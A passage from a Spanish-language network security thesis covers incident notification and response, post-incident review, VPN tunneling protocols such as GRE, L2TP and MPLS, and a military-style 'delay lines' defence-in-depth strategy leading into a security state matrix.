- Qué recursos serán requeridos para controlar el incidente?

3.1.6.4. Notificaciones:

Al saber fehacientemente que un incidente se ha provocado, se debe comenzar a notificar a aquellos que deban tomar participación en el hacho. Para mantener el hecho bajo control es importante saber a quiénes es necesario hacerlo. A continuación se tratarán ciertos aspectos que se deben tener en cuenta.

3.1.6.4.1. Información explícita:

Toda notificación que se curse dentro o fuera del sitio deberá ser explícita, esto quiere decir que la misma deberá ser clara, concisa y completa. El tratar de enmascarar el hecho o decir parte de la verdad, sólo sirve para crear más confusión.

3.1.6.4.2. Información verídica:

Si el hecho ya está difundido, el tratar de brindar explicaciones que no son estrictamente ciertas, sólo empeorará paso a paso el problema.

3.1.6.4.3. Elección del lenguaje:

La elección del lenguaje puede tener un efecto muy importante en las notificaciones. Si se usa un lenguaje emocional o inflamatorio, crecerán las expectativas sobre el incidente. Otro detalle del lenguaje son las

expresiones no técnicas que se empleen para dirigirse a la masa del personal, pues es más difícil explicar hechos en este lenguaje pero es dónde realmente se están esperando las notificaciones.

3.1.6.4.4. Notificaciones a individuos:

Este último aspecto debe quedar definido para dejar claramente sentado a quien se debe notificar y por qué medios. Se estila contar aquí con una cadena de comunicaciones.

- Personal técnico.
- Administradores.
- Relaciones públicas.
- Personal directivo.
- Equipos de respuesta (CERT).
- Personal legal.
- Vendedores.
- Service Provider.

3.1.6.4.5. Aspectos generales a tener en cuenta par las notificaciones:

- Mantener un nivel técnico bajo. Si un alto grado de detalle es difundido, puede facilitar las actividades de intrusión.
- No difundir especulaciones.
- Trabaje con personal legal, para determinar qué evidencias deberán o no ser difundidas.
- Trate de no ser forzado a divulgar información antes de estar listo a brindarla.
- No permita que las presiones por brindar información desvíen el control del incidente.

3.1.6.5 Respuestas:

Este es el punto central del tratamiento de incidentes, la respuesta caerá en alguna o varias de los procedimientos que se detallan a continuación:

3.1.6.5.1 Contención:

Se trata de limitar la extensión del ataque. Varias medidas pueden quedar aquí establecidas, como apagar ciertos servidores, desactivar servicios, desconectar segmentos de red, activar rutas de contención, etc.

3.1.6.5.2 Erradicación:

Una vez contenido el incidente, es momento de erradicar las causas que lo provocaron. detectar programas troyanos, virus, limpiar backup, etc.

3.1.6.5.3 Recuperación:

La recuperación consta de retornar el sistema a su estado normal. Para esta actividad se deberá instalar los parches correspondientes, recuperar la información dañados, restituir los servicios negados, etc.

3.1.6.5.4 Seguimiento:

Este que es uno de los procedimientos más importantes, es también el más dejado de lado. Este el punto de partida para luego desarrollar las "Lecciones Aprendidas". Se lo suele llamar el "Análisis Post mortem", se deben analizar los siguientes aspectos:

- Exactamente qué sucedió.
- En que horario y fecha?
- Cómo respondió el personal involucrado al incidente?
- Qué clase de información se necesitó rápidamente?
- Cómo se obtuvo esa información?
- Qué se debería hacer diferente la próxima vez?

- Cómo fue la cronología de eventos?
- Que impacto monetario se estima que causó (Software, archivos, recursos, hardware, horas de personal, soporte técnico, etc)?

3.1.6.6 Registros:

Al determinar un incidente, es imprescindible detallar todos los eventos posibles, por lo tanto se deben registrar con el mayor grado de precisión todos los pasos y acciones tomadas por personal propio y por intrusos. Como mínimo se debe registrar:

- Todos los eventos.
- Todas las acciones tomadas y detectadas.
- Todas las conversaciones telefónicas y notificaciones.

La mejor manera de realizarlo es llevar un libro de registros.

3.1.7 Procedimientos post incidentes

3.1.7.1 introducción:

Luego de superado el incidente, es aconsejable realizar también una serie de actividades para permitir justamente la realimentación del plan de seguridad:

- Determinación final de los cómo fueron afectados los recursos.
- Las lecciones aprendidas deberán replantear el plan de seguridad.
- Un nuevo análisis de riesgo debería ser realizado.
- Si dentro del plan está contemplado, se deberá lanzar una investigación y tomar las medidas legales pertinentes.

3.1.7.2 Remover vulnerabilidades y depuración de sistemas:

Esta es una tarea muchas veces dificultosa, desde ya que es necesario haber podido determinar cuál fue la brecha, y es frecuente tener que remover todos los accesos o

funcionalidades para restituirlas a su estado original. Si no se poseía líneas de base en la configuración de los sistemas, se incrementará el nivel de dificultad. Debería existir un plan de limpieza de los sistemas.

3.1.7.3 Lecciones aprendidas:

Basado en el seguimiento y registros realizados, es prudente escribir un reporte que describa el incidente, métodos de descubrimiento, procedimientos de recuperación, procedimientos de monitoreo, y por último el sumario de las lecciones aprendidas.

3.1.7.4 Actualización de políticas y planes:

Se dejará aquí asentado, los cambios que provocó este incidente en la Política y Plan de seguridad. Es de especial interés tener en cuenta que si el incidente se produjo por una pobre Política o Plan, a menos que estos sean modificados, seguramente se repetirá.

3.2 ANÁLISIS DE REDES PRIVADAS VIRTUALES

Al establecer la comunicación dentro de la Extranet, es decir, con los socios de negocios y desde allí hacia el interior de la red también, se aprecia que es de sumo interés el análisis del empleo de redes privadas virtuales con la intención de ir avanzando en esta metodología de capas, desde el exterior hacia el corazón de la red. Dejando de lado por ahora el tema Internet, interesa en esta sección analizar Extranet, por tratarse de una zona desde donde se detecta un gran número de incidencias **[9]**.

Se evalúan las siguientes RFC:

RFC - 2901 Guide to Administrative Procedures of the Internet

RFC - 2791 Scalable Routing Design Principles.

RFC - 2685 Virtual Private Networks Identifier.

RFC - 2661 Layer Two Tunneling Protocol "L2TP".

RFC - 2637 Point-to-Point Tunneling Protocol

RFC - 2709 Security Model with Tunnel-mode IPsec for NAT Domains

3.2.1 Mecanismos de túneles:


Se trata al inicio los diferentes mecanismos que permiten en la actualidad establecer túneles entre dos extremos. Hay numerosos mecanismos de Tunneling, los cuales serán tratados a continuación.


3.2.1.1 IP sobre IP (RFC – 2003) [11]:

Este mecanismo especifica la metodología por la cual un datagrama IP puede ser encapsulado y transportado como datos a través del agregado de un nuevo encabezado IP "Externo" que determina los dos extremos de un túnel, dejando en el encabezado IP original o "Interno" las direcciones IP verdaderas, las cuales no serán tratadas hasta que se desencapsule el nuevo encabezado. Por lo tanto requiere de elementos encargados de encapsular el datagrama verdadero en un extremo del túnel y luego desencapsularlo en el otro y realizar la entrega del datagrama original al verdadero destino.


3.2.1.2 GRE (Generic Routing Encapsulation) (RFC – 1701):

Este protocolo, como su nombre lo indica propone el tratamiento de cualquier tipo de paquete, independientemente del protocolo, por esta razón plantea dos encabezados, el primero que se antepone al paquete original es justamente el "encabezado de GRE", luego ante este se agrega el encabezado llamado "encabezado de protocolo de entrega"





El encabezado GRE es el siguiente:



- Primeros cinco bit: Se definen a continuación.
- Recursión: Contiene el número de encapsulamientos que son permitidos, por defecto debe ser puesto a cero.
- Campo FLAG: bit 8 a 12, deben estar en cero y están reservados para usos futuros.
- Versión: bit 13 a 15: Identifican el tipo de versión de GRE, deben estar en 0 que es el único valor actual.
- Protocol Type: El tipo de paquete que se encapsuló. En general se colocará los valores asignados para el campo Ethertype del protocolo Ethernet. La lista de estos valores se encuentra detallada en esta RFC
- Checksum (optional): El primer bit (C) identifica si el campo checksum se empleará o no, si este está puesto a 1 , este valor es la verificación del encabezado GRE más el paquete encapsulado.
- Offset (Opcional): Indica la cantidad de octetos desde el inicio del campo Routing hasta el primer octeto de la ruta fuente activa. Este campo está presente si el campo routing lo está, caso contrario no.

- Key (optional): Si el bit 2 (K) está puesto a 1 indica que el campo clave existe. Se emplea para verificar la autenticidad de la fuente del paquete, pero no se define ningún mecanismo en particular.
- Sequence Number (optional): Si el bit 3 (S) está puesto a 1 indica que este campo está presente. SU implementación tampoco es definida por esta RFC.

- Routing (optional): SI el bit 1 (R) está puesto a 1 indica que el campo Routing está presente y cuenta con información de ruteo. Se trata de una lista de las rutas fuente establecidas

- Si el bit 4 (s) está puesto a uno indica que se implementará una ruta estricta.

3.2.1.3 L2TP (Layer 2 Tunneling Protocol) (RFC – 2661) [8]:

PPP (Point to Point Protocol) [RFC-1661] define un mecanismo de encapsulamiento para transportar paquetes multiprotocolo a través de un enlace PPP de nivel 2. El funcionamiento típico es que un usuario obtiene una conexión a nivel 2 a un Network Access Server (NAS) empleando PSTN, ISDN, ADSL, etc y luego ejecuta PPP sobre esta conexión, bajo este esquema el punto de finalización del enlace de nivel 2 y el punto final de la sesión PPP residen en el mismo dispositivo físico (Ej: NAS).

L2TP extiende el modelo PPP permitiendo residir en distintos dispositivos estos extremos, interconectados a través de una red de conmutación de paquetes. Con L2TP un usuario tiene una conexión de nivel 2 para acceder a un concentrador y este concentrador entonces arma el túnel correspondiente para las tramas PPP hacia el NAS.

El beneficio que ofrece esta separación es que la conexión puede terminar en un concentrador local (pudiendo evitar una comunicación larga distancia), el cual extiende la sesión PPP hacia una infraestructura compartida cuyo mayor ejemplo es Internet.


3.2.1.4 IPSec (RFC - 2401):

Este tema en virtud de su importancia y extensión se trata en el ANEXO B - IPSec.

3.2.1.5 MPLS (MultiProtocol Label Switching) (RFC – 2917, 3032):

Esta técnica permite operar a través de etiquetas que son obtenidas desde las direcciones IP, transformando el esquema de direcciones IP a los valores colocados en las respectivas etiquetas, las cuales determinan las rutas a seguir. Los Router que soportan este protocolo son conocidos como "Label Switching Router o LSR" y deben poseer la capacidad de codificar un paquete de nivel de red en un paquete etiquetado.

La pila de etiquetas se representa como una secuencia de entradas y cada una de ellas es representada por 4 octetos, los cuales se grafican a continuación:



Label: Valor de la etiqueta, 20 bits.


Exp: Uso experimental, 3 bits.

S: Pie de la pila, 1 bit.

TTL: Tiempo de vida, 8 bits. Este valor se copia del encabezado IP en el nodo que crea la primer etiqueta.

Este conjunto de entradas se coloca después del nivel de enlace. Pero antes de los encabezados de nivel de red. La primer etiqueta ocupa el primer lugar (con el bit S en 0) y luego continúan el resto hasta la última que es la que tiene el bis S colocado a 1, para indicar que aquí finaliza este protocolo, al cual seguirá el nivel de red.

Existen varios valores de etiqueta reservados para mensajes particulares, y el empleo general de las mismas es para determinar las rutas, las cuales al arribar a cada nodo MPLS, son analizadas por su valor, y determinarán la próxima acción a seguir. Cuando la última etiqueta es procesada, ésta no determina el encabezado



de red que deberá ser tratado, por lo tanto el mismo deberá ser deducido por el nodo, sobre el cual deberá estar instalado este protocolo.

3.2.2 Redes privadas virtuales [9]:

Se evalúan a continuación las distintas formas que presentan las redes privadas virtuales.

3.2.2.1 Virtual Leased Lines:


Es la más simple forma de VPN, en este caso un enlace punto a punto es provisto al cliente conectando 2 dispositivos CPE (Equipamiento del lado del cliente). El tipo de nivel de enlace usado para conectar los dispositivos CPE a un Internet Service Provider (ISP) puede ser cualquier tipo de nivel de enlace (Ej: Frame Relay, ATM) y el CPE puede ser Router, Bridge o Host.
Los dos nodos ISP estarán conectados a la red IP y un túnel es configurado entre ellos. Esta configuración puede ser empleada por ejemplo si se desea interconectar dos redes LAN y no se posee una red, por ejemplo, ATM que los interconecte.

3.2.2.2 Virtual Private Routed Networks:

El principal beneficio de ésta es que la complejidad y la configuración de los Router CPE es minimizada. La construcción del túnel, el establecimiento, mantenimiento y configuración de ruteo es tercerizado al ISP. Los servicios necesitados para la operación de esta VPN, la provisión de los Firewall y servicios puede ser controlada

por un pequeño número de Router de frontera del ISP contra un gran número de dispositivos CPE heterogéneos. La introducción de administración de nuevos servicios puede ser fácilmente controlada.

Un escenario típico podría ser un Router de frontera de un ISP usado para proveer ambos servicios, VPRN y conectividad a Internet a una Site cliente. En este caso el Router CPE sólo tiene una ruta por defecto hacia el Router de frontera del ISP, siendo este último el responsable de dirigir el tráfico privado a la VPRN y el otro tráfico a Internet, proveyendo también funcionalidad de Firewall entre los dos dominios.




3.2.2.3 Virtual Private Dial Networks (VPDN):

Una VPDN permite a los usuarios remotos conectarse, bajo demanda, a través de un túnel a otra Site. Este usuario se conecta a la red pública IP por discado a través de un enlace PSTN o ISDN y los paquetes de usuario van, a través de un túnel, por la red pública a la Site deseada, dando la impresión que el usuario está directamente conectado a esta Site. El requerimiento fundamental es la autenticación. El esquema general es el usuario configurando conexiones PPP a través de una red de acceso hacia el Network Access Server (NAS) el cual autentica la sesión usando sistemas AAA como RADIUS.

La IETF ha desarrollado el protocolo de túneling de nivel 2 (L2TP: Layer 2 Tunneling Protocol) [RFC-2661] el cual permite una extensión a las sesiones PPP conectarse desde un L2TP Access Concentrator (LAC) a un servidor remoto de red L2TP (LNS).


El protocolo L2TP fue basado en dos protocolos anteriores, el L2F (Layer 2 Forwarding Protocol [RFC-2341] y el PPTP (Point to Point Tunneling Protocol) [RFC-2637]



3.2.2.4 Virtual Private LAN Segments (VPLS):

Una VPLS es la emulación de un segmento de LAN utilizando las facilidades de Internet. Una VPLS opera en el mismo modo que el protocolo LANE (LAN Emulation) diseñado para ATM. La ventaja fundamental de VPLS es una completa transparencia con los protocolos .

Los protocolos de túneles empleados en VPLS pueden ser exactamente los mismos que los usados en VPRN.



3.3 ORGANIZACIÓN DE LAS LÍNEAS DE RETARDO

3.3.1 Segmentación [3]:

El principio básico para organización de estas líneas es el de SEGMENTACIÓN, es decir se debe comenzar desde el nivel físico, con el cual se separa claramente la ubicación de los gabinetes de comunicaciones que alojarán los dispositivos de cada una de las zonas. De no ser factible emplear gabinetes separados, se deberá identificar específicamente y con las etiquetas adecuadas, qué dispositivo está conectando cada uno de estas zonas y bajo ningún punto de vista, mezclar zonas en un mismo dispositivo físico. Para ser estrictos, el nivel físico, se refiere exclusivamente a hubs, modems, conmutadores, centrales telefónicas y servidores de acceso remoto.

Al referirse al nivel de enlace, el dispositivo por excelencia será el switch, y los mismos se alojarán en los gabinetes, teniendo en cuenta la misma segmentación de zonas y consideraciones a las que se hace referencia en el párrafo anterior.

Por último se considerará el nivel de red, en el cual por estar acotado al ámbito del protocolo IP, en este nivel se trata de los Router, los cuales como es de esperar responden también a la misma estrategia de segmentación.

El último aspecto a considerar y es de vital importancia es la comunicación entre zonas, la cual si se respetan los conceptos anteriores, no deja de ser una conexión física entre los diferentes gabinetes de comunicaciones o entre los diferentes dispositivos entre sí.

Este tipo de conexiones es el punto visible que permite el pasaje de información entre las diferentes capas que se posea en el sistema, por lo tanto se deberán arbitrar todas las medidas para que estén identificables, etiquetados y resaltados los extremos de los mismos, de forma tal que rápidamente pueda ser interpretado y/o modificado cualquier flujo de comunicación entre zonas. Para el trabajo de acción retardante estas conexiones revisten especial interés en todo momento, pues es la forma de poder entender el desde y el hacia de todo tipo de intercambio de información, como así también el grado de peligrosidad de la misma, pudiendo de esta forma operar al respecto.

3.3.2 Líneas de retardo:

Este es uno de los ítem clave del trabajo, en el cual se estudian las medidas prácticas a implementar para "negociar o intercambiar tiempo por información".

La doctrina militar plantea que esta operación se realiza mediante el empleo de "líneas de retardo", es decir, en su implementación informática definen interfaces en las cuales se toman un conjunto de medidas para:

- Desgastar al enemigo:
    - Cortando vínculos.
    - Bajando velocidad.
    - Demorando respuestas.
    - Demostrando poca importancia del sistema.
    - Desviando su atención.
- Obtener información del mismo
    - Por seguimiento inverso.
    - Por análisis de tramas.
    - Por comparativa de patrones conocidos.
    - Por medio de la detección de las herramientas empleadas.
    - Por comparativa de datos en base de datos de incidentes.
    - Por direcciones, nombres, ISP, servicios.
- Ganar tiempo:
    - Ofreciendo información (verdadera o falsa).
    - Demorando la velocidad de los vínculos.
    - Causando fallas en el sistema o conexión.
    - Demostrando debilidades o vulnerabilidades.
    - Obligando a investigar en profundidad.
    - Apagando los sistemas en determinados horarios.

- Desviar su atención hacia otras zonas.
    - Por medio de servidores de sacrificio (honeypots).
    - Por medio de cambios de rutas o direcciones (MAC e IP).
    - Mostrando servicios más "tentadores".
    - Presentando zonas de gran actividad (verdaderas o falsas).
- Frenar su avance o inclusive detenerlo.
    - Colocar reglas en firewalls o routers.
    - Cortar vínculos.
    - Comenzar a informar la detección del ataque (al intruso, a su empresa o ISP, a las autoridades correspondientes, etc).
    - Contratacar.

Este conjunto de medidas en el caso extremo, debería conducir hasta una última línea, la cual ya no se puede dejar sobrepasar por el enemigo, pues superada la misma se estaría ante una derrota en virtud que el enemigo cumplió con su objetivo final. Esta última línea debido a esta importancia es llamada "Línea de retardo final (LRF) o Línea a no ceder".

Por lo tanto, lo primero que se propone aquí es el diseño de "Líneas de Fase", desde la periferia hacia el corazón de la red, teniendo en cuenta un cierto intercambio con el enemigo, el cual por ser superior encontrará puntos débiles. Si se desea "Retardar" a este enemigo para ganar el tiempo necesario, se deberá entregar cierta cantidad de recursos, los cuales no deberían causar impacto en la Organización.

A medida que las líneas de fase se aproximan al corazón de la red, los recursos van cobrando importancia y el avance enemigo, debería ser más difícil.

Al llegar a la Línea de retardo final (LRF), se deberán tomar todas las medidas para que el enemigo no la sobrepase, sino el sistema se encontrará seriamente comprometido, en terminología militar esto sería una derrota.

Para que esta estrategia tenga éxito, se aprecia inicialmente que se deberá tener especialmente en cuenta lo siguiente:

-Determinar los distintos grados de calificación de los recursos, con especial atención en cuáles se podrán intercambiar y cuáles definitivamente no.

-Delimitar líneas de retardo donde se deberán estudiar los sistemas de alarma y la estrategia en ellas.

-Planificar los cursos de acción ante presencia de intrusiones en cada línea y sus probables líneas de aproximación.

-Planificar y llevar a cabo Operaciones complementarias de velo y engaño, seguridad, e información como proponen los reglamentos militares.

-Definir una línea de retardo final o línea a no ceder, dentro de la cual deberán encontrarse los recursos críticos y excluirse todo aquel que no pueda garantizarse su fiabilidad.

-Definir zonas de sacrificio y contraataques, para quebrar el avance de intrusos.

3.3.3 Empleo de las líneas de retardo:

El concepto de líneas de retardo en definitiva, termina de cobrar sentido, a través de cuatro conceptos:

- **Identificación de zonas:** Esto es exactamente lo que se trató en el punto anterior, es decir, si se logra poder segmentar de manera eficiente todas las zonas y luego se tiene una muy clara visibilidad de sus interfaces de conexión, a partir de allí se podrá operar convenientemente sobre cada interfaz, colocar los dispositivos que se consideren necesarios y en el lugar adecuado, observar, desviar, inducir, engañar, etc.

- **Capacidad de cuantificar el riesgo de nuestros recursos:** Como se trató de expresar anteriormente, el trabajo de acción retardante, deberá intercambiar recursos por tiempo, en muchos casos esta actividad puede significar serios riesgos, por lo tanto se debe disponer de elementos de juicio concretos, que permitan evaluar el riesgo de cada uno de los sistemas en juego, para poder determinar con el mayor grado de precisión, hasta dónde se puede llegar y donde detenerse. Para esta

actividad es que se tratará en el punto siguiente una metodología de trabajo denominada "Matriz de Estado de Seguridad", que es la herramienta que se propone en este estudio y que lleva puesta en producción un tiempo considerable como para operar con ella.

- **Capacidad de detección temprana: [52]** La capacidad de detección temprana se llevará a cabo con el empleo de Intrusion Detection Systems (IDSs), y se tratará en el punto respectivo, pero en resumen lo que permitirá es detectar cualquier evento anómalo desde sus inicios y a partir de allí, poder accionar convenientemente.

- **Capacidad de "inducción":** Este es el juego de guerra concretamente, es decir poder realizar estos intercambios de información de manera controlada, aprendiendo los patrones de tráfico que emplea el intruso y tratando de llevarlo a nuestro terreno de juego. Esta actividad se desarrollará en el punto 9.8. a través de los conceptos de zonas de sacrificio.

3.3.4 Determinación de la Línea de retardo final o línea a no ceder:

Inicialmente los parámetros iniciales de diseño que se proponen para estudio aquí son:

- No se debe permitir el establecimiento de sesiones TCP desde el exterior, sí desde el interior hacia afuera.
- No se permite el paso de protocolo UDP.
- Debe existir un fuerte control de listas de acceso básicas y extendidas en los Router.
- Si algún recurso no se puede determinar su grado de seguridad, debe enviárselo afuera.
- Debe tener un solo punto de intercambio de información para los usuarios internos.
- Debe tener un solo punto de intercambio de información entre servidores.
- Los usuarios privilegiados de acceso externo lo harán únicamente por líneas dial up, a través de un access server, que será el tercer punto de acceso.
- Se realizará permanentemente el control de los puertos cliente y servidor

abiertos.

- Se deberá tratar de realizar dentro de lo posible la comunicación entre los servidores internos y externos a esta zona, NO EN TIEMPO REAL.
- Las máquinas cliente no podrán poseer modems.

3.4 MATRIZ DE ESTADO DE SEGURIDAD

Desde hace tiempo que existen en Internet, numerosos métodos para poder evaluar el estado de seguridad en que se encuentra un sistema informático, entendiéndose por sistema informático, el conjunto de componentes que hacen posible la sistematización a través de computadoras del trabajo de una organización, es decir: Servidores, hosts, bases de datos, componentes de red, etc.

Basado en la experiencia de trabajo cotidiano, se llegó a la conclusión que es imprescindible poder obtener valores, que permitan evaluar el nivel alcanzado en seguridad en un momento dado, como así también realizar las comparativas correspondientes para poder determinar si se ha mejorado o empeorado a lo largo del tiempo y corroborar o no, que las medidas que se adoptan son las adecuadas. Este detalle es de particular interés tanto para los administradores de sistemas como para los directivos, pues permite generar informes periódicos que justifiquen el trabajo y las inversiones realizadas demostrando el destino final de los mismos **[53]**.

Luego de analizar y poner en práctica muchos de ellos, se ha llegado a la conclusión que presentan casi todos una serie de factores que hacen poco útil su empleo, algunos de ellos son:

- Subjetividad en la asignación de valores.
- Complejidad en su confección y cálculo.
- Dificultad en su mantenimiento y actualización.
- Generación de alta resistencia al cambio para los administradores.
- Falta de integración con herramientas de detección de eventos reales.

Buscando alguna forma práctica de llevar a cabo esta actividad, que se considera fundamental, se planteó definir inicialmente los conceptos que pueden hacer que esta tarea llegue a buen puerto, para luego avanzar a su desarrollo. Bajo esta idea, se propuso lo siguiente:

- Solo lo simple promete éxito.
- Eliminar toda subjetividad.
- Poder obtener índices de seguimiento y evolución.

Bajo estos conceptos rectores, se trató de acotar el problema a lo siguiente:

- El sistema debe estar organizado por zonas de seguridad, respetando rigurosamente la colocación de cada elemento en su zona, acorde al impacto que este puede ocasionar en el sistema, valorado por la criticidad de la información que controla.
- Se debe conocer claramente sus límites y puntos de acceso.
- Se deben integrar las herramientas de detección y escucha con esta tarea.
- Se supone que se mantienen actualizados todos los plugins necesarios para estar al día con detección de eventos y vulnerabilidades en las herramientas a emplear.
- Se centra la atención exclusivamente en servidores y elementos de red, dejándose a un lado los hosts cliente.
- Se tendrá en cuenta para su bastionado y calificación todo servidor y elemento de red, es decir Servidores de todo tipo, FWs, Routers, NIDS y HIDS, Puntos de acceso, etc. De aquí en más denominado "Elemento"

Para pasar al desarrollo, se definieron los siguientes conceptos:

Zonas [10]:

Si bien se pueden diferenciar algunas otras, en este caso se limitarán a las tres siguientes:

a. **Internet:** En esta zona se encontrará todo elemento que puede ser accedido por cualquier usuario de Internet. Cabe aclarar, que en el resto de la tesis, esta zona se

